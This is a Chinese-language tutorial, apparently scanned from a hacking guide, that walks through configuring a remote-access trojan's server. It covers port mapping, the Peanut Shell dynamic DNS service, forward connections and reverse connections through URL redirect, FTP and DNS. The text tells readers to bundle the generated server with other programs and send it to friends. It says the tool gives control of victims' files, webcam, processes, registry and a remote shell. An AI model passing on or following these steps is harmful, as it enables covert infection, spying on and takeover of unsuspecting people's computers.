


图 2

服务端口就是你要映射的端口，我这里要映射的是80端口，IP地址填写你的本地的内网IP，然后保存就可以了。好啦，映射好了，再去这个网址http://www.oray.net/（花生壳网址），注册个免费域名，并下载他的客户端，安装运行并登陆，再把自己的域名跟自己的动态IP绑定，这样我们现在就相当于外网的啦，可以方便使用远程控制软件啦。

先配置正向的连接，步骤：选择“配置服务端”——“正向连接型”，进入配置主界面。“基本设置”中，端口号和密码分别默认为：4778和123；“邮件设置”里，发送IP信箱和接受IP信箱可以是同一个，密码为你自己的邮箱的密码（这里设置的邮箱是为了接受IP发送信件的，也就是说，那些动态的肉鸡，如果你是正向连接他，需要他的IP才可以连接，但是如果他重新拨号，IP会更换，那么当他IP更换时，就会自动把它的最新IP发到我们的信箱当中，那样肉鸡就不会跑了），如图3。

后面的“启动选项”，“安装信息”，“提示信息”都按照原来默认的就可以了，这样一个正向的服务端就配置好了。然后你把这个服务端跟其他应用程序捆绑或者什么方式发给你的朋友什么的都随你了，之后你就填上要连接的主机IP，连接密码，连




图 3

接端口，如图4。点“连接”按钮就可以了，这样对方的电脑就在你的控制下了。



图 4

说完了正向连接，现在再来玩玩流行的反向连接，反向连接有三种方式：URL域名转向，DNS解析域名和个人网页文件，下面我分别说下。

1．url域名转向：首先需要一个转向域名，我们可以直接申请，到 “自动上线设置”，选择“申请免费域名”，如图5。




图 5

直接把要申请的域名和你要设置的密码，e-mail填好，url转向地址则为我们的动态的外网IP，注册好后，回到“url域名更新”，再选择“更新IP到域名”（以后每次重新开机，要控制肉鸡的时候，都必须把IP换为你现在的动态IP，然后更新到域名，才会生效），如图6。




图 6

再去配置服务端，回到反向配置，如图7，只需把我们刚申请到的域名，填写到“URL域名转向”，后面的全部选择默认就好了。

2．个人网页文件：这种方式比前面的方式稍微稳定点，不过这个需要你有个FTP空间，如果没有就没有办法了（不过




图7

现在网上还是有提供免费空间的啦，去google搜下吧！）。还是先回到 “自动上线设置”——“FTP更新IP”，按照图8的配置填好就可以了，这里要注意的是，在你的空间里放一个文件名字为ip.htm的空文件，然后跟刚才一样倒回“反向配置服务端”那里，如图9。填完了然后生成服务端，别人一运行，就自动反弹连接你的机器了，就可以控制它了。




图8




图9

3．最常用的啦，也是本人觉得最好用的一种了（嘿嘿，精彩的总是在后头）。说起前面我们说的花生壳，现在派上用场啦，前面说到把自己在花生壳网站申请的域名，密码等信息填写到花生壳用户端里，就可以享受着外网的服务了，而且不需要手动更新IP，他会自动绑定动态IP的。那么我们的反弹服务端配置就更加简单，直接来到 “反向连接”配置，在“DNS解析域名”处，写上你在花生壳网站申请的域名，然后生成服务端就可以了，其余的都可以用默认设置，如图10。

说了那么多，好像大家不怎么相信我说的话哦，那好吧，看看刚才中了我们服务端的肉鸡，如图11。






图10


哈哈，看到了么？只要你回到反弹连接，它就会自动上线的了。然后就可以对他进行文件操作，视频监控，进程控制，远程语音视频，远程cmdshell，远程注册表操作，远程在线广播等等。

